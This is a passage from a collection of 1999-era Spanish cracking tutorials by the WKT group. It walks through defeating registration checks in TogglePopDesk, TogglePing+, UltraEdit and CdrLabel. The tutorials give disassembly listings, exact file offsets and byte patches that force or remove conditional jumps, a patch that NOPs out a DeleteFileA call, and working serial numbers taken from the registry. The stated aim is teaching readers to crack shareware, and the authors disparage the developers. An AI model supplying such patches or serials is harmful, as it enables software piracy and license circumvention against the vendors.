hay a su derecha una flecha indicando que este salto se ejecutara a la direccion de memoria que indica, claro se salta el RET que nos interesa estudiar, osea que parcheamos el jne como antes convirtiendolo en un nop nop, para hacerlo desde le soft metemos el commando [a] que es ensamblar

a 40135f [Intro] en azul lo que ponemos pulsamos Intro, y seguimos los pasos

- 0040135f nop [Intro]

- 00401360 nop [Intro]

- 00401360 [Intro]

y ya hemos partcheado el salto suprimiendolo ahora vamos pulsando F10 hasta llegar al ret y cuando llegamos pulsamos otro F10 y justamente nos lleva a

```
  0040103A E8C1020000          call 00401300 – La responsable del ret

  0040103F 85C0                test eax, eax
```

```
  00401041 0F85BE010000         jne 00401205 – muy interesante
```

Tenemos localizado la llamada responsable del, ret hechemos un ojo, Esto fue lo que ocurrio cuando parcheamos antes el primer salto, y lo convertimos en mierda el ret nos trae a

```
  0040103F 85C0                 test eax, eax – AQUI
```

aquí se comprueban los valores de eax si estos son iguales hara que se ejecute

```
00401041 0F85BE010000          jne 00401205 – SI SE EJECUTA (MAL CRACKER)
```

si se ejecuta nos manda a

```
  00401205 5F                  pop edi -- AQUI

  00401206 5E                  pop esi

  00401207 5D                  pop ebp

  00401208 33C0                xor eax, eax

  0040120A 5B                  pop ebx

  0040120B 81C4F4010000        add esp, 000001F4

00401211 C21000                ret 0010 – NOS SACA DEL PROGRAMA
```

bueno si no entendeis muy bien os recomiendo que traceeis paso a paso con el softice

al ejecutarse el salto 00401041 0F85BE010000 jne 00401205 veis que nos lleva a una serie de instrucciones que nos sacan inmediatamente del programa he aquí la estupida proteccion, si es que esta puesta como tal, aunque creo que si ya que si os fijais en cualquier pedazo de codigo encontrais un ret que si lo seguis con el soft nos trae al mismo sitio.

Ya solo nos queda hacer que no se ejecute nunca este salto, para ello lo eliminamos con una serie de 6 nop o 90. Localizamos el offset que es 1041 y vamos a nuestro editor hex donde cambiamos 0F85BE010000 por 909090909090 salvamos los cambios y el ejecutable funciona perfectamente sin limitaciones de tiempo.

Recordad que tenemos que parchear los dos saltos que hemos analizado, acordaros tambien de volver a poner la fecha actual a windows.

Pos nada mas, esperando que esto os ayude a aprender un poco mas, hasta el proximo. XD

saludos a todos/as

karpoff/TNT

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**TogglePopDesk v1.1A**	W95 / W98 / NT
Descripción	Toggle PopDesk es un programa que te permite tener todos tus iconos del escritorio cómodamente ordenados y a la vista con un solo click de ratón.	
Tipo	Trial de 30 dias	
Url	http://www.toggle.com	
Protección	**Serial Number**	
Dificultad	1) Principiante, 2) **Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	W32dasm v8.93, UltraEdit v6.10a	
Objetivo	**Simular estar registrados y obtención de un número de Serie Válido**	
Cracker	**Mr.WhiTe**	
Fecha	7 de Septiembre de 1999	

Introducción

No hay mucho más que contar sobre este programa. Simplemente comentar que se aprecia una **LEVE** evolución en la protección empleada respecto a otros programas de www.toggle.com. Véase mi Tutorial sobre el Ping+.

Que miedo!

Newbies: Seguimos avanzando :o)
El esquema de protección empleado por el programador del PopDesk deja bastante que desear. Pero nos servirá como una excelente cobaya para dar nuestros primeros pasos en la Ingenieria Inversa. ¿Ansioso?, bien.... vamos allá.

Al Atake

Al abrir el programa nos aparece una ventana con 2 botones:

1. Order Now
2. Ok

Que bonito! una frasecita que nos cuenta cosas muy curiosas sobre la trepidante historia de la informática. Y cambia cada vez que cargamos el Popdesk. Vale vale!! para ya, ¿o es que piensas estar todo el dia leyendote las frasecitas? jeje :o) . No apetece mucho ¿verdad?, sigamos. Tenemos dos opciones, pulsar ok, con lo cual nos aparece un icono al lado del reloj del windows y despues de ir al menu Settings, pestaña Ordering vemos ke HAY Opcion de registro. Total, que daba igual pulsar Order Now al principio que acabariamos en el mismo sitio. :o)

Enter your Registration Code.

Ummmm, sabroso serial!! :o)

Podriamos cargar el SoftIce (Depurador) y poner alguno de los breakpoints típicos como "BPX HMEMCPY" , "BPX GETDLGITEMTEXTA" , "GETWINDOWTEXTA" .....etc Y esperar a que caiga el Oso en el cepo. Pero como no me apetece nada reiniciar el pc para cargar el SoftIce vamos a tirar de Wdasm 8.93 (Desensamblador)

Abrimos el Wdasm y cargamos el archivo TogglePOPDESK.exe Bien, bien.....¿y ahora qué? Pues ahora una opción típica es buscar el mensaje de error que nos aparece al introducir un número de serie incorrecto. Total, que volvemos al PopDesk y metemos un numero a boleo. Paff!! ventanuco que nos dice: "The registration information you have entered is not valid.....etc". Vamos a buscar ese texto con el wdasm. Pulsamos el botón de String References y en esa lista deberia estar. Nos aparece hacia el final. Pulsamos doble click sobre ella y vemos que nos lleva a:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00404964(C)
|
:0040497D 6A10                    push 00000010

* Possible StringData Ref from Data Obj ->"The registration information you "
                                       ->"have entered is not valid."
                                  |
:0040497F 68CC844200              push 004284CC
:00404984 EB09                    jmp 0040498F
```

Estupendo, estamos sobre la pista. Lo que necesitamos es evitar que el programa llegue a este mensaje. Así que subimos un poco y miramos desde donde se llega aquí.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00404964(C)
```

```
:0040495A E831FAFFFF              call 00404390
:0040495F 83F801                  cmp eax, 00000001
:00404962 6A00                    push 00000000
:00404964 7517                    jne 0040497D
:00404966 6A40                    push 00000040

* Possible StringData Ref from Data Obj ->"Registration is Complete!"
                                  |
:00404968 685C854200              push 0042855C
:0040496D E86B6A0100              call 0041B3DD
:00404972 6A00                    push 00000000
:00404974 8BCE                    mov ecx, esi
:00404976 E8C9F90000              call 00414344
:0040497B EB17                    jmp 00404994
```

Como podemos observar, al mensaje de error se llega desde un salto condicional en:
:00404964 7517 jne 0040497D

Vaya vaya. Sera este? no se, vamos a cambiarlo para que **Nunca Salte**.
Nos situamos en la linea
:00404964 7517 jne 0040497D

Y apuntamos el OFFSET. Abrimos el archivo con el Ultraedit y pulsamos la tecla GOTO (ir a) y escribimos lo siguiente: "0x4964" con lo que aterrizamos de lleno en un 7517, que como ya te habras dado cuenta en el Wdasm, es el código de la instrucción jne (75) + El desplazamiento (17). Este desplazamiento es el número de bytes que debe saltar el programa para llegar a la siguiente instrucción.Contados siempre en hexadecimal, por supuesto.

Cambiamos 7517 jne por 9090 NOP NOP .
NOP es una instrucción cuya increible utilidad es NO HACER NADA.
Vamos a probar el programa, a ver si casca o que pasa. ummmmm, carga..... vamos a meterle un número de serie a boleo..... por ejemplo "65465487" mismamente :o) . Anda!! si esta registrado!!! joer ke facilón ¿no?. No me lo creo. Cerramos y volvemos a cargarlo a ver..... coño!, ¿que pasa? Pero si no esta registrado!!
¿Que ha pasado? Este es un error típico cuando se esta empezando en la Ingenieria Inversa. Lo que ha sucedido es que simplemente forzamos al programa a enseñarnos siempre la ventana de "Registration is Complete". Pero el programa realmente no esta registrado.
¿Por que?. Ahora lo veremos. ;o)

Volvemos al "death listing" o listado muerto.

```
:0040495A E831FAFFFF              call 00404390
:0040495F 83F801                  cmp eax, 00000001
```

```
:00404962 6A00                    push 00000000
:00404964 7517                    jne 0040497D
:00404966 6A40                    push 00000040

* Possible StringData Ref from Data Obj ->"Registration is Complete!"
```

Si te fijas bien, justo encima del salto condicional hay una comparación, que es precisamente la que condiciona el salto. Umm, compara el registro eax con el valor 1. Si no es 1 el programa saltara a la ventanita de error. Hemos forzado el salto para que nunca se produzca. Donde esta el fallo? En esa comparación. Sabemos que al regresar de la llamada a :00404390 el valor contenido en eax debe ser 1 para que nos aparezca la ventana de "Registration is Complete". Asi que debemos entrar en esa llamada y asegurarnos de que devuelva siempre un 1 en eax. ¿Por que? pues porque ese trozo de código (El que comienza en :00404390) puede ser llamado desde otras partes del programa. Ahi es donde nos comprueba si estamos o no estamos registrados correctamente.

```
* Referenced by a CALL at Address:
|:0040495A
|
:00404390 6AFF                    push FFFFFFFF
:00404392 68B0EE4100              push 0041EEB0
:00404397 64A100000000            mov eax, dword ptr fs:[00000000]
:0040439D 50                      push eax
:0040439E 64892500000000          mov dword ptr fs:[00000000], esp
:004043A5 51                      push ecx
:004043A6 55                      push ebp
:004043A7 56                      push esi
:004043A8 57                      push edi
.
.
.
.
```

Vemos que este trozo de código solamente es llamado desde :0040495A. Asi que en esta ocasión no tendremos que asegurarnos de que el código llegue a una parte donde ponga un 1 en eax ni tampoco forzarlo nosotros. Nos basta con evitar el salto condicional que modificamos antes para asegurarnos de que no nos lleva a la ventana de error. Seguimos.
A primera vista no vemos nada que nos pueda ser útil. Asi que bajamos un poco hacia abajo a ver que hay. Llegamos a:

```
:0040445E 3BC6                    cmp eax, esi
:00404460 0F85CB000000            jne 00404531
:00404466 E854890100              call 0041CDBF
:0040446B 8B4004                  mov eax, dword ptr [eax+04]
:0040446E 56                      push esi
```

```
* Possible StringData Ref from Data Obj ->"RegNumber"
                                   |
:0040446F 681C834200               push 0042831C
```

Ummm, ¿que es esto? Una bonita referencia al número de registro. Y justo encima un salto condicional que la evita.

```
:00404460 0F85CB000000             jne 00404531
```

¿Qué tal si evitamos ese salto? Procedemos como en el caso anterior. Nopeamos "0F85CB000000" y nos queda "909090909090".
Vamos a probar el programa, a ver si casca o que pasa. ummmmm, carga..... vamos a meterle un número de serie a boleo..... por ejemplo "65465487" mismamente :o). Hey!! esta vez si que estamos registrados. :o)

Genial, ahora vamos a ver donde guarda la información de registro. Porque el numero de serie seguramente lo guarde en alguna parte. Con lo breve que fue esto tiene toda la pinta de meterlo en el registro del windows.
Efectivamente, Nuestro serial es almacenado en:

```
[HKEY_CURRENT_USER\Software\Toggle Software\TogglePOPDESK\Registration]
"LastTipTime"=dword:37d48d7a
"RegNumber"=dword:00c55800
"Name"="MR.WHITE [WKT!]"
"Company"="[WKT!]"
```

Ummm.....ESE NO ES EL NUMERO QUE NOSOTROS METIMOS!!!!
(Entre Paréntesis tienes el número en formato decimal)
Yo tengo el serial: 32865017
Que raro , que raro..... será el serial correcto? Será tan mala esta protección que hasta te regala el serial correcto??? JO-DER!!
Vamos a probar.....Borramos la clave \Registration del registro y volvemos a cargar el programa. Estaba claro, ahora sigue unregistered. Renombramos el TogglePOPDESK.exe a TogglePOPDESK.crk y el TogglePOPDESK.bak que nos creo el Ultraedit a TogglePOPDESK.exe. Metemos el serial 32865017 y.....Voilá! Es el serial correcto!! :o) (deskojone total)

La protección de este programa es mínima, pero se aprecia una pequeña mejora respecto a otros programas de www.toggle.com. Quizá en próximos tutoriales veremos si el programador es consciente de su "ignorancia".

Creo que no hace falta que te recuerde el propósito de estos tutoriales. ¿no?

NOTA: Estos tutoriales pueden contener errores intencionados (puede ser que el autor se haya saltado la explicación de algún paso, errores en las direcciones de memoria.....etc).

El objetivo es que aprendas a crackear y que tengas ideas propias. ;o)

```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
        Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
     Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
     JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,
          JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
                   Mr.Pink and of course all WKT Members ;o)
```

```
*------------------*
|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|
*------------------*
```

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**TogglePing+ v1.1A**	W95 / W98 / NT
Descripción	Utilidad para comprobar la velocidad de tu conexión.	
Tipo	Trial de 30 dias	
Url	http://www.toggle.com	
Protección	**Serial Number**	
Dificultad	**1) Principiante**, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	W32dasm v8.93, UltraEdit v6.10a	
Objetivo	**Simular estar registrados y obtención de un número de Serie Válido**	
Cracker	**Mr.WhiTe**	
Fecha	7 de Septiembre de 1999	

Introducción

El Programa hace ping a la web que le indiques y posteriormente se la baja.
Te presenta el resultado en una bonita gráfica. Al menos eso me pareció ver en la ayuda.
Vale, lo reconozco. Soy un viciosillo!!
Solo me limite a analizar su protección y a desinstalarlo ;o)
Utilidad? A no ser que trabajes en una revista y tengas que hacer la típica comparativa de proveedores..... yo no le veo ninguna.

Que miedo!

Desde luego que si el Genial Estado+Porcino se hubiese topado con este programa estaría muerto de risa una semana. Y desde luego que no es para menos. :o)
¿Tan fácil? SI!, esta es una victima perfecta para los mas newbies en la Ingenieria Inversa.
¿Tu primer crack? bien podría serlo.

Al Atake

Al abrir el programa vemos una bonita nag con 3 botones:

1. Buy Now
2. Try It First
3. Quit

Y le damos al Quit ¿no? venga ya! :o) . Tenemos dos opciones, pulsar try it first, con lo cual se abre el programa en si y despues de ir al tipico help/about vemos ke NO HAY Opcion de registro. Juajua, fale, pues entonces buy now. Oh! una ventana soltandonos el rollo típico:

Asi que te has decidido a comprar el Ping+ ¿ein? blablabla, PREPARA TU VISA o MASTERCARD!!! (ya les gustaria ya.... esta MIERDA yo no la pago. Por principios!), **introduce tu CODIGO aqui**.

Ummmm, sabroso serial!! :o)

Podriamos cargar el SoftIce (Depurador) y poner alguno de los breakpoints típicos como "BPX HMEMCPY" , "BPX GETDLGITEMTEXTA" , "GETWINDOWTEXTA" .....etc Y esperar a que caiga el Oso en el cepo. Pero como no me apetece nada reiniciar el pc para cargar el SoftIce vamos a tirar de Wdasm 8.93 (Desensamblador)

Abrimos el Wdasm y cargamos el archivo Pingplus.exe. Bien, bien.....¿y ahora qué? Pues ahora una opción típica es buscar el mensaje de error que nos aparece al introducir un número de serie incorrecto. Total, que volvemos al Ping+ y metemos un numero a boleo. Paff!! ventanuco que nos dice: "The specified registration number is not valid.....etc".
Vamos a buscar ese texto con el wdasm. Pulsamos el botón de String References y en esa lista deberia estar. Deberia?? Mierda! no está!!
Abandonas? juajua, que miedica! Pensemos.....ummmm, no esta en Pingplus.exe. Pero en alguna parte tiene que estar!!! es hora de abrir la carpeta donde hemos instalado el Ping+ y echar un vistazo.
Umm, una dll con un nombre muy sugerente: **TogReg.dll**
Apuesto a que esto nos va a servir para algo. :o)
La abrimos con el Wdasm y buscamos en las String References..... Voilá! Aquí esta la cadena que buscamos. Pulsamos doble click sobre ella y vemos que nos lleva a:


```
* Possible StringData Ref from Data Obj ->"Registration"
                                       |
:100012D0 68B0610010                   push 100061B0

* Possible StringData Ref from Data Obj ->"The specified registration number "
                                            ->"is not valid. Please enter the "
                                            ->"registration information exactly "
                                            ->"as it is shown on your registration "
                                            ->"instructions."
                                       |
:100012D5 681C610010                   push 1000611C
:100012DA 53                           push ebx
```

Estupendo, estamos sobre la pista. Lo que necesitamos es evitar que el programa llegue a este mensaje. Así que subimos un poco y miramos desde donde se llega aquí.

```
* Reference To: USER32.GetWindowTextA, Ord:013Fh
                                        |
:100012B3 FF1568920010                  Call dword ptr [10009268]
:100012B9 8D85FCFEFFFF                  lea eax, dword ptr [ebp+FFFFFEFC]
:100012BF 50                            push eax
:100012C0 E87B050000                    call 10001840
:100012C5 3B052C8C0010                  cmp eax, dword ptr [10008C2C]
:100012CB 59                            pop ecx
:100012CC 7415                          je 100012E3
:100012CE 6A40                          push 00000040
```

Anda mira!, una llamada a la función GetWindowTextA!! (Si hubiesemos atacado desde el SoftIce esta sería la función a usar). Y mas abajo **un salto condicional** que evita llegar a la parte de código que no nos interesa. Vaya vaya. Sera este? no se, vamos a cambiarlo para que **Salte Siempre**. Nos situamos en la linea :100012CC 7415 je 100012E3

Y apuntamos el OFFSET. Si no sabes lo que es un Offset que haces leyendo esto? Busca un tutorial de ASM. :o) ahhh, que es la primera vez que usas un desensamblador y no sabes donde esta el OFFSET!!! Haberlo dicho antes!!! :o)



Lo tienes ¿no? Ahora abrimos el Ultraedit (Es un Editor Hexadecimal, cualquier otro sirve) y cargamos el archivo TogReg.dll. Pulsamos la tecla GOTO (ir a) y escribimos lo siguiente: "0x6cc" con lo que aterrizamos de lleno en un 7415, que como ya te habras dado cuenta en el Wdasm, es el código de la instrucción je (74) + El desplazamiento (15). Este desplazamiento es el número de bytes que debe saltar el programa para llegar a la siguiente instrucción. Más concretamente los bytes que debe sumar la ALU al registro IP para saber que instrucción debe ejecutarse.

Cambiamos 7415 je por EB15 para forzar a que **Salte Siempre**.

Si el ultraedit no te dejase escribir ni un solo byte (no es el caso, obviamente, pero lo comento porque ya me lo han preguntado por e-mail dos veces jeje) deberias quitarle la opción de solo lectura al archivo. :o)
Si lo que te pasa es que no te deja grabar el archivo que has modificado..... CIERRA EL WDASM y CIERRA EL PROGRAMA VICTIMA, melón!!! :o)

Hey! que no hemos acabado!! (¿o si?). Vamos a probar el programa, a ver si casca o que pasa. ummmmm, carga..... vamos a meterle un número de serie a boleo..... por ejemplo "65465487" mismamente :o) . Anda!! si esta registrado!!! joer ke facilón ¿no?. No me lo creo. Cerramos y volvemos a cargarlo a ver..... juajua. Funciona. Esta registrado!! ¿Que cachondeo es este? ¿Ya está? pfff. Genial, ahora vamos a ver donde guarda la información de registro. Porque el numero de serie seguramente lo guarde en alguna parte. Con lo breve que fue esto tiene toda la pinta de meterlo en el registro del windows. Efectivamente, Nuestro serial es almacenado en:

```
[HKEY_CURRENT_USER\Software\Toggle Software\PingPlus\Registration]
"InstallTime"=dword:37d48e24
"RegNumber"=dword:21d24e48
```

Ummm.....ESE NO ES EL NUMERO QUE NOSOTROS METIMOS!!!!
(Entre Paréntesis tienes el número en formato decimal)

Yo tengo el serial: 567430728
Que raro , que raro..... será el serial correcto? Será tan mala esta protección que hasta te regala el serial correcto??? JO-DER!!
Vamos a probar.....Borramos la clave \Registration del registro y volvemos a cargar el programa. Estaba claro, ahora sigue unregistered. Renombramos el TogReg.dll a TogReg.crk y el TogReg.bak que nos creo el Ultraedit a TogReg.dll. Metemos el serial 567430728 y.....Voilá! Es el serial correcto!! :o) (deskojone total)
Una cosa es segura: la InstallTime no tiene nada que ver en la obtencion del Serial, y apostaria a que es un serial único. Esto ya es mera suposicion visto lo visto.... pero nunca se sabe jejeje.

Bien, como has visto esto no es protección ni es nada. Para proteger asi un programa, por muy cutre que sea es mejor hacerlo freeware, nos ahorraria aproximadamente..... ¿cuanto? 10-15 minutos entre que lo bajamos, lo instalamos y cambiamos un byte?

Joer, y despues se quejan de que las perdidas económicas por culpa de la Piratería son Inmensas. Y digo yo: como coño esperan que alguien pague por esta MIERDA de programa? Seamos serios señores, no se puede pretender VENDER un programa cuando no se tiene ni puta idea.

Además, que reto es este para un cracker? Por una parte me da asco hasta sacar el crack. Pero solo por lo MIERDAAAAA de protección que tiene me da un gustin.....Para que espabile el programador y la proxima vez se coma mas el tarro.

Si quieres estudiar la protección de otro programa de www.toggle.com , un pelin más avanzada puedes leer mi Tutorial sobre el TogglePopDesk v1.1A

Creo que no hace falta que te recuerde el propósito de estos tutoriales. ¿no?

NOTA: Estos tutoriales pueden contener errores intencionados (puede ser que el autor se haya saltado la explicación de algún paso, errores en las direcciones de memoria.....etc).
El objetivo es que aprendas a crackear y que tengas ideas propias. ;o)

±±========--*-*-* P E R S O N A L G R E E T Z *-*-*-*-========±±*
Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,
JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
Mr.Pink and of course all WKT Members ;o)

|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Ultraedit v6.10a**	W95 / W98 / NT
Descripción	Excelente editor Hexadecimal.	
Tipo	Shareware (30 $)	
Url	http://www.ultraedit.com	
Protección	**Nag Screen que nos pide el Numero de Serie. Time Limit 45 Dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.24, W32dasm v8.9, UltraEdit v5.0a	
Objetivo	**Simular estar registrados.**	
Cracker	**Mr.WhiTe [WkT!]**	
Fecha	15 de Julio de 1999	

Introducción

El programa no tiene limitaciones por no estar registrado, pero aparece una nag-screen cada vez que se arranca el programa. Hay una opción para registrarse, introduciendo el nombre y la clave. El objetivo será simular que nuestro fake serial es un número de serie correcto.

Al Atake

Lo primero es ver cómo reacciona el programa al intentar registrarnos.
Ponemos un nombre, y clave cualquiera, y nos aparece un mensaje que nos dice algo asi "UltraEdit will need to be restarted in order to validate the code".
Total, que salimos del UltraEdit y volvemos a entrar para que nos compruebe el serial.

Si te fijas, al cerrar el programa, en el directorio donde lo has instalado, se crea un archivo de registro uedit32.reg. Este archivo esta encriptado, y contiene precisamente nuestros datos de registro. Si utilizas el FileMonitor, podras comprobar como el UltraEdit lee este archivo para comprobar si nos hemos registrado correctamente.

Bien, vamos a utilizar nuestro queridisimo "death listing" o listado muerto y bucear en el código. :o)

Una vez desensamblado con el W32dasm, guardamos el project file para no tener que desensamblarlo mas tarde. Pulsamos el boton de String Data References y empezamos a buscar alguna pista.
Vemos varias referencias interesantes:

- Thank you for supporting Shareware
- UltraEdit 45 Day UltraEdit 45 Day Evaluation time expired!!!!

Despues de un buen rato investigando el código, y cuando ya empezaba a perderme con tantas posibles referencias..... se me ocurrio "cazar" al programa cuando lee ese archivo de registro uedit32.reg.

Buscando en mi HD encontre esas excelentes paginas de Torn@do, las Cracker's Notes.
Cojonudo, ahora solo tengo que encontrar la funcion adecuada. Vamos al apartado files a ver que hay..... ummm " GetPrivateProfileStringA " coooño, esta me suena. A ver para que carajo sirve.....
"Retrieves a string from the specified section in an initialization file" ;o) Comprobamos en el W32Dasm que funciones importa el UltraEdit ..... BINGO, está. ¿probamos? PROBAMOS.

Vamos al SoftIce y abrimos el UltraEdit. ARgg, la dichosa Nag que nos pide el serial. Ponemos un nombre y un serial cualquiera (de 6 caracteres) y.... quietooooo!!!! antes de pulsar el boton , Control+D y vamos al SoftIce, ponemos un BreakPoint en la funcion " GetPrivateProfileStringA ", (BPX GetPrivateProfileStringA), Control+D again. Pulsamos el boton, BANG! PANTALLAZO y de vuelta al SoftIce. :o)

```
:0040D209 E832A00500              call 00467240 ;Aqui aterriza el Softice
:0040D20E 59                      pop ecx
:0040D20F 59                      pop ecx
:0040D210 5E                      pop esi
:0040D211 85C0                    test eax, eax
:0040D213 7520                    jne 0040D235 ;Saltamos a....


* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040D213(C)
|
:0040D235 8D45C0                  lea eax, dword ptr [ebp-40] ;Serial Real
:0040D238 50                      push eax
:0040D239 8D4580                  lea eax, dword ptr [ebp-80] ;Nuestro Fake Serial
:0040D23C 50                      push eax
:0040D23D E8FE9F0500              call 00467240 ;Compara los Serials
:0040D242 59                      pop ecx
:0040D243 85C0                    test eax, eax
:0040D245 59                      pop ecx
```

```
:0040D246 7426                    je 0040D26E ;HAS PAGADO!!!
:0040D248 8D8540FFFFFF            lea eax, dword ptr [ebp+FFFFFF40] ;Otro Serial valido
:0040D24E 50                      push eax
:0040D24F 8D4580                  lea eax, dword ptr [ebp-80] ;Nuestro Fake Serial
:0040D252 50                      push eax
:0040D253 E8E89F0500              call 00467240 ;Compara los Serials
:0040D258 59                      pop ecx
:0040D259 85C0                    test eax, eax
:0040D25B 59                      pop ecx
:0040D25C 7410                    je 0040D26E ;HAS PAGADO!!!
:0040D25E C70500F24C0001000000    mov dword ptr [004CF200], 00000001
```

Es curioso, hay dos numeros de serie validos !!!!, en fin.... No comments ;o)
:0040D235 8D45C0 lea eax, dword ptr [ebp-40]
Si aqui escribimos " db ebp-40 " en el softIce veremos el primer serial válido.
:0040D248 8D8540FFFFFF lea eax, dword ptr [ebp+FFFFFF40]
Si aqui escribimos " db ebp+FFFFFF40 " en el softIce veremos el segundo serial válido.

Vamos a Parchear esto para que nos acepte cualquier serial:

```
:0040D246 7426   je 0040D26E
```

Lo cambiamos por " :0040D246 EB26 JMP 0040D26E "

Así siempre saltara al código correcto y se creera que el serial que le hemos puesto lo hemos pagado. ;o)

Ok, estupendo. Parece que ya esta listo, asi que probamos de nuevo nuestro fake serial y ..... tachan ..... tachan.... nos crea el uedit32.reg (tal y como esperabamos), cargamos el UltraEdit otra vez.... AAAAAAARGGGG !!!! PERO QUE PASAAAA?? (nos ha borrado el uedit32.reg) sera cabronazoooooo!!!. NAAAAG NAAAAG again !!
Flipante !! :o? ya nos ibamos y resulta que el programilla se las da de listo. Vaya vaya..... Esto no puede ser. :o(

Ummmm, nos borra un archivo!!. ¿y? ¿donde esta el problema?
Recurrimos otra vez a las funciones importadas por el UltraEdit (buscalas en el listado muerto con el W32Dasm). Ummmm, una funcion que nos borre un archivo..... joer, hay varias que ponen Delete:

- RegDeleteKeyA
- DeleteFileA <--- ¡Uy, QUE SUPERSORPRESAAAA !!!
- DeleteDC
- DeleteObject

:o) Back to SoftIce !!!. Repetimos el fake serial, cerramos el UltraEdit y vemos como nos crea el archivo uedit32.reg. Ahora ponemos el BreakPoint: " BPX DeleteFileA " cargamos el UltraEdit y PLAF, pantallazo y de vuelta al SoftIce.

Aterrizamos en:

```
* Reference To: KERNEL32.DeleteFileA, Ord:0057h
                                  |
:004443BA FF1514644A00            Call dword ptr [004A6414]
:004443C0 A174024D00              mov eax, dword ptr [004D0274]
:004443C5 8065FC00                and byte ptr [ebp-04], 00
:004443C9 83C0D4                  add eax, FFFFFFD4
:004443CC 8D4DEC                  lea ecx, dword ptr [ebp-14]
:004443CF A37C024D00              mov dword ptr [004D027C], eax
:004443D4 899E32070000            mov dword ptr [esi+00000732], ebx
```

```
:004443DA E8CE950300              call 0047D9AD
```

Ummm, ¿que tal si machacamos esa asquerosa llamadita a DeleteFileA?
:004443BA FF1514644A00 Call dword ptr [004A6414]

La sustituimos por: :004443BA 909090909090 (6 NOPS)

Comprobamos si nos mantiene el archivo .....SI, funciona. Quiza te haya sorprendido la manera de enfocar este tutorial puesto que no es la mejor opcion para registrar este programa, la mas limpia quiero decir. Pero asi aprendes las guarreridas que se pueden hacer. Ademas, funciona ¿no? El Programa cree que nuestro numero de serie es correcto, con lo cual ya no nos aparece la molesta nag al principio.
En la ventana de Help/About aparecemos como registrados, el programa no caduca y como ya no nos borra el archivo uedit32.reg .....ya tenemos otra excelente herramienta ;o)

Creo que no hace falta que te recuerde el propósito de estos tutoriales. ¿no?

NOTA: Estos tutoriales pueden contener errores intencionados (puede ser que el autor se haya saltado la explicación de algún paso, errores en las direcciones de memoria.....etc).
El objetivo es que aprendas a crackear y que tengas ideas propias. ;o)


```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
        Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
     Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
     JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,
          JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
                   Mr.Pink and of course all WKT Members ;o)
```



```
*------------------*
|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|
*------------------*
```

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**CdrLabel 4.1**	W95
DEsCripCión	Programa de Etiquetas y Portadas para Cds.	
tipo	Shareware (15 $)	
protECCión	**Algunas Limitaciones si no estás registrado.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.22, Editor Hexadecimal (UltraEdit32)	
CrACkEr	**Mr.Brown**	
FEChA	15 de Agosto de 1998	

Introducción

ShareWare de 30 días, con opción para registrarse introduciendo las 2 claves pertinentes.
La versión no registrada tiene alguna limitación, como no poder configurar alguna opción, y no imprimir adecuadamente.

Al Atake

Lo primero es ver cómo reacciona el programa al intentar registrarnos.
Empieza bién(para el programador, mal para el cracker ;-), ya que después de introducir los valores del registro, no sale ninguna pantalla indicando si está bién o mal, que es uno de los puntos de ataque más frequentes.
A primera vista pues, parece que hay un cierto esmero en la protección.

Lamentablemente (no para el cracking, ;-DD), esa impresión desaparece inmediatamente al probar una de las opciones capadas (Spine...Customize Initials..), ya que sale el típico mensajito de "Only registered users".

Con una cierta sonrisa, arrancamos el Pc con el SoftIce, ejecutamos el CdrLabel, y vamos al SoftIce (Ctrl+D) para poner un breakpoint.
El mensajito tiene toda la pinta de ser un MessageBox, así que ponemos el BreakPoint para ello (BPX MessageBoxA).
Volvemos al programa(Ctrl+D), y vamos a la opción que no está permitida.

Jeje, el BreakPoint hace efecto, y ya estamos en el SoftIce.
Veamos de dónde viene la llamada a MessageBox, con el mágico P RET(F12).
Ok, se ve el call, y unas líneas antes, una llamada a un rutina (call 41E8A0), y una comprobación a continuación.

Como esa rutina hace pinta de ser interesante, le ponemos un BreakPoint(DobleClick sobre el call), y desactivamos el punto de ruptura anterior (BD 0)
Volvemos al programa(F5), y reintentamos la misma opción.

Ok, ya estamos de vuelta al SoftIce, justo en el momento del call 41E8A0
Con F8 entramos en la rutina, y por suerte es muy cortita, y se ve bastante clara. ;-)
